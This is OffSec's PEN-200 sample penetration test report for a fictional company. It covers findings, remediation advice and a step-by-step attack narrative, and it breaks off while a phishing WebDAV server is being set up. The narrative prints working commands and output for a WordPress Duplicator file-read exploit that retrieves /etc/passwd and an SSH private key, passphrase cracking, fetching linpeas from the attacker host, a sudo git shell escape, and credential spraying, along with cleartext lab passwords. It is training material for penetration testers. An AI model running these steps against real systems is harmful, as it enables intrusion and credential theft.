



PEN-200

Penetration Test Report: Assembling the Pieces



All rights reserved to OffSec, 2023

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from OffSec.

Executive Summary	3
Overview and Overall Risk Rating	3
High-Level Results	3
Prioritized Recommendations	4
About the Penetration Test	5
Scope	6
Summary of Results	8
Reuse of Domain Administrator Accounts	7
Wordpress duplicator plugin Unauthenticated Arbitrary File Read	7
Social Engineering	8
SMB Signing Disabled	8
Attack Narrative	10
WEBSRV1 (192.168.50.244)	11
CLIENTWK1 (172.16.6.243)	17
MAILSRV1 (192.168.50.242)	24
DCSRV1 (172.16.6.240)	26
Conclusion	27
References	28

Executive Summary

Overview and Overall Risk Rating

OffSec conducted a gray box penetration test for *BEYOND Finances* in order to determine the exposure of the targeted network. The scope of the assessment covered the *BEYOND Finances*'s assets with the goals of identifying if a remote attacker could penetrate *BEYOND Finances*'s defenses and determining the impact of such a security breach.

During the assessment, multiple high and critical severity issues were found which lead for an external attacker to compromise the domain controller at the end. Due to that, the overall risk identified to *BEYOND Finances* as a result of the penetration test is **High**. It is reasonable to believe that a malicious entity would be able to successfully execute an attack against *BEYOND Finances* through targeted attacks.

Successful exploitation may result in interrupting the business, stealing confidential or PII data, or modifying data which can have severe financial impact overall.

In addition to high and critical severity findings, we also observed several positive controls. For example, the operating systems were up-to-date with Windows 11 and Server 2022 with no exploitable vulnerabilities on the OS itself and they had properly configured permissions.

High-Level Results

During the penetration test, there were multiple high and critical severity vulnerabilities discovered. The vulnerabilities detected were related to patch management, password policy, server security misconfigurations, lack of social engineering awareness, and credential management.

The penetration testing team initially compromised a server by exploiting a vulnerability on an outdated Wordpress plugin which resulted in getting access to the server. Once in, it was possible to escalate the privileges and compromise the server fully due to a misconfiguration on the *sudo* command. Then, due to lack of credential management, the use of cleartext passwords was found on a mail server to conduct phishing attacks on several users. Also due to the lack of social engineering awareness, an employee was the victim of a phishing attack which gave access to a domain-joined client.

In the domain, there were multiple server security misconfigurations observed during the penetration test such as weak password policies and excessive user permissions.

Due to these misconfigurations, it was possible to obtain domain user credentials for further attacks. Also, as SMB was misconfigured on multiple servers, it was possible to conduct relay attacks to compromise the mail server fully. It's been also observed that there is a reuse of passwords for local administrator accounts which led to obtaining the NTLM hash of a domain administrator account by combining with the use of NTLM authentication throughout the domain.

Due to the severity and nature of these attacks, it's strongly recommended to remediate the vulnerabilities as soon as possible.

Prioritized Recommendations

Based on the penetration testing results, OffSec makes the following key recommendations:

1. **Patch Management:** All assets should be kept current with latest-vendor supplied security patches. This can be achieved with vendor-native tools or third party applications, which can provide an overview of all missing patches. In many instances, third-party tools can also be used for patch deployment throughout a heterogeneous environment.
2. **Credential Management and Protection:** Encourage and train employees on how to use a password manager to securely store such sensitive information.
3. **SMB Security Settings:** It's highly recommended to enforce SMB Signing through Group Policies on all the servers in the domain. To this end, enable Microsoft network server. Always digitally sign communications.
4. **Social Engineering Awareness:** Create a social engineering team and have them test employees with some common social engineering tactics. Testing your employees gives them an opportunity to practice combating social engineering while helping you determine what needs to be improved within your company's security.
5. **Password Policy:** Introduce a domain-wide strong password policy to prevent brute-forcing attacks to gather clear-text credentials.

About the Penetration Test

OffSec was tasked with performing a gray box penetration test in the *BEYOND Finances*'s IT infrastructure. A gray box penetration test is a simulated attack against the systems to determine if an attacker can breach the perimeter and get domain admin privileges in the internal Active Directory (AD) environment. For this pentest, the pentesting team was provided with two externally accessible IP addresses and the information about an Active Directory network on the internal subnetwork.

The focus of this test was to perform attacks, similar to those that might be conducted by a malicious entity, and attempt to infiltrate *BEYOND Finances*'s systems – the beyond.com domain. The overall objective of this assessment was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to *BEYOND Finances*.

In the following sections, we will provide the main results from the penetration test with detailed explanations and the recommendations to remediate the vulnerabilities.

Scope

OffSec conducted the penetration tests on the following services:

- Network-level penetration testing against the hosts in the internal network
- Network-level penetration testing against the internet facing hosts
- Social Engineering via email phishing against *BEYOND Finances* employees


During this penetration test, the following assets in the scope were targeted. The specific IP addresses were as below:

1. dcsrv1: 172.16.6.240
2. internalsrv1: 172.16.6.241
3. mailsrv1: 192.168.50.242
4. clientwk1: 172.16.6.243
5. webserv1: 192.168.50.244

There were no specific restrictions or specific hours to conduct the gray box testing except:

- A rule against attacks that could have harmed the systems' functionalities
- Breaking the law
- Denial of Service attacks that interrupt the servers at the network or application layer
- Threatening, blackmailing, or otherwise harming employees

The following diagram shows the initial network overview of provided targets.



Summary of Results

While conducting the gray box penetration test, there were several alarming vulnerabilities that were identified within *BEYOND Finances'* network. For example, OffSec was able to gain access to multiple machines, primarily due to outdated patch and poor security configurations. During testing, OffSec had administrative level access to multiple systems. The main results from the graybox test are listed below:

Reuse of Domain Administrator Accounts

Vulnerability: Active Domain Administrator User on a Server

Severity: Critical

Host: MAILSRV1 (192.168.50.242)

Description: A domain admin account was found active on the mailserver which led to stealing the user hash to use on the domain-controller for a pass-the-hash attack.

Impact: Logging onto a computer with a domain admin account places the credentials in LSASS (protected memory space). Someone with admin rights (or local System) to this computer can dump the credentials from LSASS and can reuse these credentials. In this case, it was possible to dump the password hash for a domain administrator user which was used to gain access on the domain controller later.

Remediation: It's recommended not to use domain admin credentials on the domain-joined servers and client machines. One way to prevent these attacks would be defining user and group roles to restrict access to the service accounts and protect the domain controllers. Another way to prevent these attacks would be disabling NTLM Authentication in the Windows Domain and instead, use Kerberos authentication. This can prevent attackers from dumping NTLM hashes which can be used for further NTLM authentication on the domain. Windows administrators can perform actions to further harden the LSASS process on their devices and prevent NTLM hash dump attacks. More details can be found in the references.

References:

- <https://adsecurity.org/?p=2362>
- <https://www.microsoft.com/en-us/security/blog/2022/10/05/detecting-and-preventing-lsass-credential-dumping-attacks/>
- <https://woshub.com/disable-ntlm-authentication-windows/>

Wordpress duplicator plugin Unauthenticated Arbitrary File Read

Affected Software: Duplicator <= 1.3.26

Patched Version: Duplicator 1.3.28

Vulnerability: Unauthenticated Arbitrary File Read

CVE: CVE-2020-11738

Severity: High

PoC: <https://www.exploit-db.com/exploits/50420>

Host: WEBSRV1 (192.168.50.244)

Description: Wordpress plugin duplicator is vulnerable to a Arbitrary File Read vulnerability which allows an external attacker to arbitrarily read files on the server.

Impact: Directory Traversal vulnerabilities can be used to read files on a system. Attackers could leverage this vulnerability to read and extract the contents of a SSH private key. In this case, OffSec was able to connect to the server using a user's SSH private key.

Remediation: Upgrade the Wordpress plugin to the latest version.

References:

<https://www.wordfence.com/blog/2020/02/active-attack-on-recently-patched-duplicator-plugin-in-vulnerability-affects-over-1-million-sites/>

Social Engineering

Vulnerability: Phishing against *BEYOND Finances'* employees

Severity: High

Host: MAILSRV1 (192.168.50.242)

Description: Phishing is a technique where email is used to trick people into performing an action, such as downloading a file, supplying information, or conducting a transaction.

Impact: An external attacker can send a convincing phishing email for an employee to open a link or a malicious document, which can result in data breaches and reputation or financial loss. In this case, an external attacker was able to get user access on a client machine which is connected to the domain by sending an attachment.

Remediation: Create a social engineering team and have them test employees with some common social engineering tactics and phishing awareness trainings. In addition to the training, using firewalls, antivirus, anti-malware, whitelisting, and spam filters can keep malicious traffic to a minimum.

References:

<https://www.grcelearning.com/blog/5-ways-to-mitigate-social-engineering-attacks>

SMB Signing Disabled

Vulnerability: SMB Signing Disabled

Severity: High

Host: MAILSRV1 (192.168.50.242) & INTERNALSRV1 (172.16.6.241)

Description: The Server Message Block (SMB) protocol provides the basis for file and print sharing and many other networking operations, such as remote Windows administration. To prevent Man-in-the-Middle (MitM) attacks that modify SMB packets in transit, the SMB protocol supports the digital signing of SMB packets.

Impact: Attackers can potentially intercept and modify unsigned Server Message Block (SMB) packets and then modify the traffic and forward it so that the server might perform objectionable actions. Alternatively, the attacker could pose as the server or client device after legitimate authentication and gain unauthorized access to data. In this example, it was possible for an attacker to abuse a WordPress Plugin function for a Relay attack to obtain privileged code execution on MAILSRV1.

Remediation: It's highly recommended to enforce SMB Signing through Group Policies on all the servers in the domain. To properly configure it, enable Microsoft network server: Always digitally sign communications.

References:

- <https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/microsoft-network-server-digitially-sign-communications-always#default-value>
- <https://techcommunity.microsoft.com/t5/storage-at-microsoft/configure-smb-signing-with-confidence/ba-p/2418102>

Attack Narrative

Information Gathering on the Scope

We conducted a full TCP port Nmap scan on the scope with the following command: **nmap -sV -A -iL scope.txt** after saving the two IP addresses initially provided by the client in a text file (scope.txt).

From the Nmap results, we found that we could only access the 192.168.50.X IP addresses in the network.

The Nmap results showed two IP addresses with several open ports: 192.168.50.242 and 192.168.50.244. After finding multiple mail server related ports open on 192.168.50.242 with hMailServer installed, we understood that 192.168.50.242 may have been a mail server that could have been reached externally. The IP address 192.168.50.244 seemed to be a Ubuntu box with open web and SSH ports. We began our tests by enumerating the web port on the Ubuntu box to find the initial attack vector.

```
Nmap scan report for 192.168.50.242
Host is up (0.16s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp?
80/tcp    open  http         Microsoft IIS httpd 10.0
110/tcp   open  pop3         hMailServer pop3d
135/tcp   open  msrpc?
139/tcp   open  netbios-ssn?
143/tcp   open  imap?
445/tcp   open  microsoft-ds?
587/tcp   open  smtp?
4 services unrecognized despite returning data. If you know the service/version
t https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port25-TCP:V=7.93%I=7%D=1/19%Time=63C92221P=x86_64-pc-linux-gnu%(NULL
SF:14,"220x20MAILSRV1x20ESMTPr\n")%(Hello,36,"220x20MAILSRV1x20ESMT
SF:P\r\n501x20EHLOx20Invalidx20domainx20address\.\r\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port139-TCP:V=7.93%I=7%D=1/19%Time=63C92221P=x86_64-pc-linux-gnu%(Get
SF:Request,5,"\x83\0\0\x01\x8f");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port143-TCP:V=7.93%I=7%D=1/19%Time=63C92221P=x86_64-pc-linux-gnu%(NUL
SF:L,F,"\x20OKx20IMAPPrev1\r\n")%(GetRequest,30,"\x20OKx20IMAPPrev1r
SF:\nGETx20BADx20Unknownx20orx20NULLx20command\r\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port587-TCP:V=7.93%I=7%D=1/19%Time=63C92221P=x86_64-pc-linux-gnu%(NUL
SF:L,14,"220x20MAILSRV1x20ESMTPr\n")%(GenericLines,32,"220x20MAILSRV1
SF:x20ESMTPr\n503x20Badx20sequencex20ofx20commandsr\n");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.50.244
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh         OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http        Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

WEBSRV1 (192.168.50.244)

Wordpress Scan on port 80:

A visit to port 80 on the Ubuntu machine showed that Wordpress was running on the server. To enumerate the Wordpress instance, we scanned it with the following command:

wpscan --url http://192.168.50.244 --enumerate p --plugins-detection aggressive

```
[+] duplicator
| Location: http://192.168.50.244/wp-content/plugins/duplicator/
| Last Updated: 2022-12-21T22:01:00.000Z
| Readme: http://192.168.50.244/wp-content/plugins/duplicator/readme.txt
| [!] The version is out of date, the latest version is 1.5.1
|
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.50.244/wp-content/plugins/duplicator/, status: 403
|
| Version: 1.3.26 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.50.244/wp-content/plugins/duplicator/readme.txt
```

The results show an outdated plugin: *duplicator* with an outdated version in use. We searched for the current version of the *duplicator* plugin for any known vulnerabilities which revealed an Unauthenticated Arbitrary File Read vulnerability and its PoC:

```
(kali@kali)-[~]
$ searchsploit duplicator
```

Exploit Title	Path
WordPress Plugin Duplicator - Cross-Site Scripting	php/webapps/38676.txt
WordPress Plugin Duplicator 0.5.14 - SQL Injection / Cross-Site Request F	php/webapps/36735.txt
WordPress Plugin Duplicator 0.5.8 - Privilege Escalation	php/webapps/36112.txt
WordPress Plugin Duplicator 1.2.32 - Cross-Site Scripting	php/webapps/44288.txt
Wordpress Plugin Duplicator 1.3.26 - Unauthenticated Arbitrary File Read	php/webapps/49288.rb
Wordpress Plugin Duplicator 1.3.26 - Unauthenticated Arbitrary File Read	php/webapps/50420.py
WordPress Plugin Duplicator 1.4.6 - Unauthenticated Backup Download	php/webapps/50992.txt
WordPress Plugin Duplicator 1.4.7 - Information Disclosure	php/webapps/50993.txt
WordPress Plugin Multisite Post Duplicator 0.9.5.1 - Cross-Site Request F	php/webapps/40908.html

Shellcodes: No Results

Proof Of Concept Code: <https://www.exploit-db.com/exploits/50420>

We saved the PoC file from Exploit-DB as **50420.py**, and Arbitrary File Read was verified by reading the **/etc/passwd** file. By exploiting the vulnerability, we were able to read the **/etc/passwd** file from the server.

Exploiting Arbitrary File Read vulnerability on WEBSRV1:

```
(kali㉿kali)-[~]
$ sudo python3 50420.py http://192.168.50.244 /etc/passwd
[sudo] password for kali:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

After reading the file, we found that there were two users (*daniela* and *marcus*) on the server. We attempted to read their private SSH key using the same vulnerability.

We successfully retrieved *daniela's* private SSH key with the following command:

sudo python3 50420.py http://192.168.50.244 /home/daniela/.ssh/id_rsa

```
(kali㉿kali)-[~]
$ sudo python3 50420.py http://192.168.50.244 /home/daniela/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAACMFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABBAEltU5f
3CytILJX83Yd9rAAAAEAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAQgQDwl5IEgynx
KMLz7p6mzgvTquG5/NT749sMGn+sq7VxLuF5zPK9sh//lVSxf6pQYNhrX36FUeCpu/b0Hr
tn+4AZJEkpHq8g21ViHu62IfOWXtZZ1g+9uKTgm5MTR4M8bp4QX+T1R7TzTJsJnMhAdhm1
TRWp3IXxIXFP/UxXRvzPiZDDB/Uk9NmKR820i0VacLY1/ZqL6ledMF8C+e9pfYBriye0Ee
kmUNJFFQbJzP04qgB/aXDzARbKhKEOrWpCop/uGrLTuvjyhvnQ2XQEp58eNyl0HzqLEn7b
NALT6A+Si3QJpXmZYLA7LAN6Knc707nuichDEmTkTiChEJrzftbZE/dL1u3XPuvdCBlhgH
4UDN8t5cFJ9us3l/OAe33r7xvEein9Hh51ewWPKuxvUwD0J+mX/cME32tCTCNGLQMwozQi
SKAnhLR+AtV0hvZyQsvDHswdvJNoflNpsdWOTF7znkj7F6Ir+Ax6ah+Atp6FQaFW8jvX2l
Wrbm720VllATcAAAWQsOnD0FwxFsne8k26g6ZOFbCfw3NtjRuqIuIKYJst7+CKj7VDP3pg
FlFanpl3LnB3WHI3RuTB5MeeKWuXEIEG1uaQAK6C80K6dB+z5EimQNFAdAtuWhX3sl2ID0
fpS5BDiilVlVyUDZsV7J6Gjd1KhvFDhDCBuF6KyCdJNO+Y7I5T8xUPM4RLBIdVUV2qfeUom
28gwmsB90EKrpUtt4YmtMkgz+dy8oHvDQlVys4qRbzE4/Dm8N2djaImiHY9ylSzbFPv3Nk
GiIQPzrimq9qfw3qAPjSmkcSUiNAIwyVJA+o9/RrZ9POVCCHp23/VlfwppOlhDUSCVTmHk
JI0F20IhV1VxjaKw81rv+KozwQgmOgyxUGAh8EVWAhrfEADwqmiEOAQKZtz+S0dpzyhwEs
uw9FF00I75NKL//nasloslxGistCkrHiyx0iC0F8SLckEhisLh4peXxW7hI54as4RbzaLp
```

In order to login with *daniela's* private SSH private, we had to crack the passphrase for the SSH key as shown below:

```
(kali㉿kali)-[~]
$ ssh2john id_rsa > ssh.hash

(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt ssh.hash
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho (id_rsa)
1g 0:00:00:35 DONE (2023-01-19 06:07) 0.02785g/s 39.22p/s 39.22c/s 39.22C/s jesse..tagged
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Once we cracked the passphrase, we changed the file permissions and connected to the server using the private key and passphrase:

```
(kali㉿kali)-[~]
$ chmod 600 id_rsa

(kali㉿kali)-[~]
$ ssh -i id_rsa daniela@192.168.50.244
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Nov  2 09:57:30 AM UTC 2022

System load:  0.55810546875      Processes:            238
Usage of /:   72.5% of 8.02GB    Users logged in:     1
Memory usage: 31%               IPv4 address for ens192: 192.168.50.244
Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.

  https://ubuntu.com/blog/microk8s-memory-optimisation

13 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Nov  2 09:57:32 2022 from 192.168.118.5
daniela@websrv1:~$
```

Privilege Escalation on WEBSRV1

After gaining access to the server as a low-privileged user, we conducted additional enumeration to find an attack vector to escalate our privileges to the *root* user. For this purpose, we served the **linpeas.sh** script on our Kali box:

```
(kali㉿kali)-[~]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
192.168.50.244 - - [19/Jan/2023 06:15:04] "GET /linpeas.sh HTTP/1.1" 200 -
```

We downloaded the file to the server and observed that the file was transferred as shown in the above screenshot. Then we changed the file permissions and executed the bash script to find potential privilege escalation paths.

```
daniela@webserv1:/tmp$ wget http://192.168.118.9/linpeas.sh  
--2023-01-19 11:15:04-- http://192.168.118.9/linpeas.sh  
Connecting to 192.168.118.9:80 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 828098 (809K) [text/x-sh]  
Saving to: 'linpeas.sh'  
  
linpeas.sh          100%[=====]  
  
2023-01-19 11:15:05 (970 KB/s) - 'linpeas.sh' saved [828098/828098]  
  
daniela@webserv1:/tmp$ chmod +x linpeas.sh  
daniela@webserv1:/tmp$ ./linpeas.sh
```

Once we ran the `linpeas.sh` script, the output showed that the *sudoers* file contained an entry, allowing *daniela* to run **/usr/bin/git** with elevated privileges without providing a password.

```
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d  
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid  
Matching Defaults entries for daniela on webserv1:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty  
  
User daniela may run the following commands on webserv1:  
    (ALL) NOPASSWD: /usr/bin/git
```


We abused the **git sudo** command by launching the pager in a privileged context.

```
daniela@webserv1:~$ sudo git -p help config
GIT-CONFIG(1) Git Manual

NAME
    git-config - Get and set repository or global options
```

We executed commands via the pager to obtain an interactive shell by simply typing **!/bin/bash** as shown below:

```
[ --name-only] --get-regexp name_reg
    git config [<file-option>] [
    git config [<file-option>] [
    git config [<file-option>] [
    git config [<file-option>] --
!/bin/bash
root@webserv1:/home/daniela#
```

Post Exploitation on WEBSRV1

We examined the Git repository for more information gathering on the target. First, we changed our current directory to the Git repository. Then, we used the **git status** command to display the state of the Git working directory and the **git log** command to show the commit history.

```
root@webserv1:/srv/www/wordpress# git status
HEAD detached at 612ff57
nothing to commit, working tree clean
root@webserv1:/srv/www/wordpress# git log
commit 612ff5783cc5dbd1e0e008523dba83374a84aaf1 (HEAD, master)
Author: root <root@webserv1>
Date:   Tue Sep 27 14:26:15 2022 +0000

    Removed staging script and internal network access

commit f82147bb0877fa6b5d8e80cf33da7b8f757d11dd
Author: root <root@webserv1>
Date:   Tue Sep 27 14:24:28 2022 +0000

    initial commit
```

The above screenshot shows that there were two commits in the repository. One was labeled as **initial commit** and one as **Removed staging script and internal network access**. We used the **git show** command to display the differences between commits. In this case, we supplied the commit hash of the latest commit to the command as we were interested in the changes after the first commit.

We identified a previously removed bash script in the Git repository and displayed it. This script contained a new username and password which was saved for later use.

```
root@websrv1:/srv/www/wordpress# git show 612ff5783cc5dbd1e0e008523dba83374a84aaf1
commit 612ff5783cc5dbd1e0e008523dba83374a84aaf1 (HEAD, master)
Author: root <root@websrv1>
Date: Tue Sep 27 14:26:15 2022 +0000

    Removed staging script and internal network access

diff --git a/fetch_current.sh b/fetch_current.sh
deleted file mode 100644
index 25667c7..0000000
--- a/fetch_current.sh
+++ /dev/null
@@ -1,6 +0,0 @@
-#!/bin/bash
-
-# Script to obtain the current state of the web app from the staging server
-
-sshpas -p "dqsTwTpZPn#nL" rsync john@192.168.50.245:/current_webapp/ /srv/www/wordpress/
```

We saved all the found credentials from the server in text files called "username" and "password", and we checked these credentials against SMB on MAILSRV1.

Checking for valid credentials with CrackMapExec:

The results showed that the credentials for the user *john* found in the **git commit** command was valid for the domain name *beyond.com* and worked on the mailserver.

These results also revealed information about the domain name and showed that SMB signing was disabled on MAILSRV1. This information was used for the next steps.


```
(root@kali)-[/tmp]
# crackmapexec smb 192.168.50.242 -u usernames -p passwords --continue-on-success
SMB 192.168.50.242 445 MAILSRV1 [*] Windows 10.0 Build 20348 x64 (name:MAILSRV1) (domain:beyond.com) (signing:False) (SMBv1:False)
SMB 192.168.50.242 445 MAILSRV1 [-] beyond.com\imarcus:tequieromucho STATUS_LOGON_FAILURE
SMB 192.168.50.242 445 MAILSRV1 [-] beyond.com\imarcus:DanielKeyboard3311 STATUS_LOGON_FAILURE
SMB 192.168.50.242 445 MAILSRV1 [-] beyond.com\imarcus:dqsTwTpZPn#nL STATUS_LOGON_FAILURE
SMB 192.168.50.242 445 MAILSRV1 [-] beyond.com\john:tequieromucho STATUS_LOGON_FAILURE
SMB 192.168.50.242 445 MAILSRV1 [-] beyond.com\john:DanielKeyboard3311 STATUS_LOGON_FAILURE
SMB 192.168.50.242 445 MAILSRV1 [+] beyond.com\john:dqsTwTpZPn#nL
SMB 192.168.50.242 445 MAILSRV1 [-] beyond.com\daniela:tequieromucho STATUS_LOGON_FAILURE
SMB 192.168.50.242 445 MAILSRV1 [-] beyond.com\daniela:DanielKeyboard3311 STATUS_LOGON_FAILURE
SMB 192.168.50.242 445 MAILSRV1 [-] beyond.com\daniela:dqsTwTpZPn#nL STATUS_ACCOUNT_LOCKED_OUT
```

We had identified the mail server and SMB, but no services such as WinRM or RDP. In addition, the scan showed that *john* was not a local administrator on MAILSRV1 as indicated by the missing **Pwn3d!** in the *crackmapexec* results.

This provided us with two options. We could have further enumerated SMB on MAILSRV1 and check for sensitive information on accessible shares or we could have prepared a malicious attachment and sent a phishing email as *john* to *daniela* and *marcus*. We opted for the latter, and our phishing attack was successful during the engagement.

CLIENTWK1 (172.16.6.243)

Phishing for Initial Access on CLIENTWK1

Since we gathered valid credentials that worked on the mail server, we conducted phishing attacks on the accounts identified thus far.

There were several common client-side attack techniques available to us, such as exploiting Microsoft Office documents containing Macros, or abusing Windows Library files with shortcut files.


At this point of the engagement, we did not have any special information about the internal machines or infrastructure. We therefore chose the second technique because Microsoft Office may not have been installed on any of the target systems.

For this attack, we set up a WebDAV server, a Python3 web server, and a Netcat listener. Then we prepared the Windows Library and shortcut files.

The following screenshot shows that we started **WsgiDAV** on port 80 to serve the files in the phishing email:

```
(kali㉿kali)-[~/webdav]
$ wsgidav --host=0.0.0.0 --port=80 --auth=anonymous --root /home/kali/webdav/
Running without configuration file.
07:46:28.297 - WARNING : App wsgidav.mw.cors.Cors(None).is_disabled() returned True: skipping.
07:46:28.298 - INFO : WsgiDAV/4.1.0 Python/3.10.9 Linux-5.16.0-kali7-amd64-x86_64-with-glibc2.36
07:46:28.298 - INFO : Lock manager: LockManager(LockStorageDict)
07:46:28.298 - INFO : Property manager: None
07:46:28.298 - INFO : Domain controller: SimpleDomainController()
07:46:28.298 - INFO : Registered DAV providers by route:
07:46:28.298 - INFO : - '/:dir_browser': FilesystemProvider for path '/usr/local/lib/python3.10/dist-pack
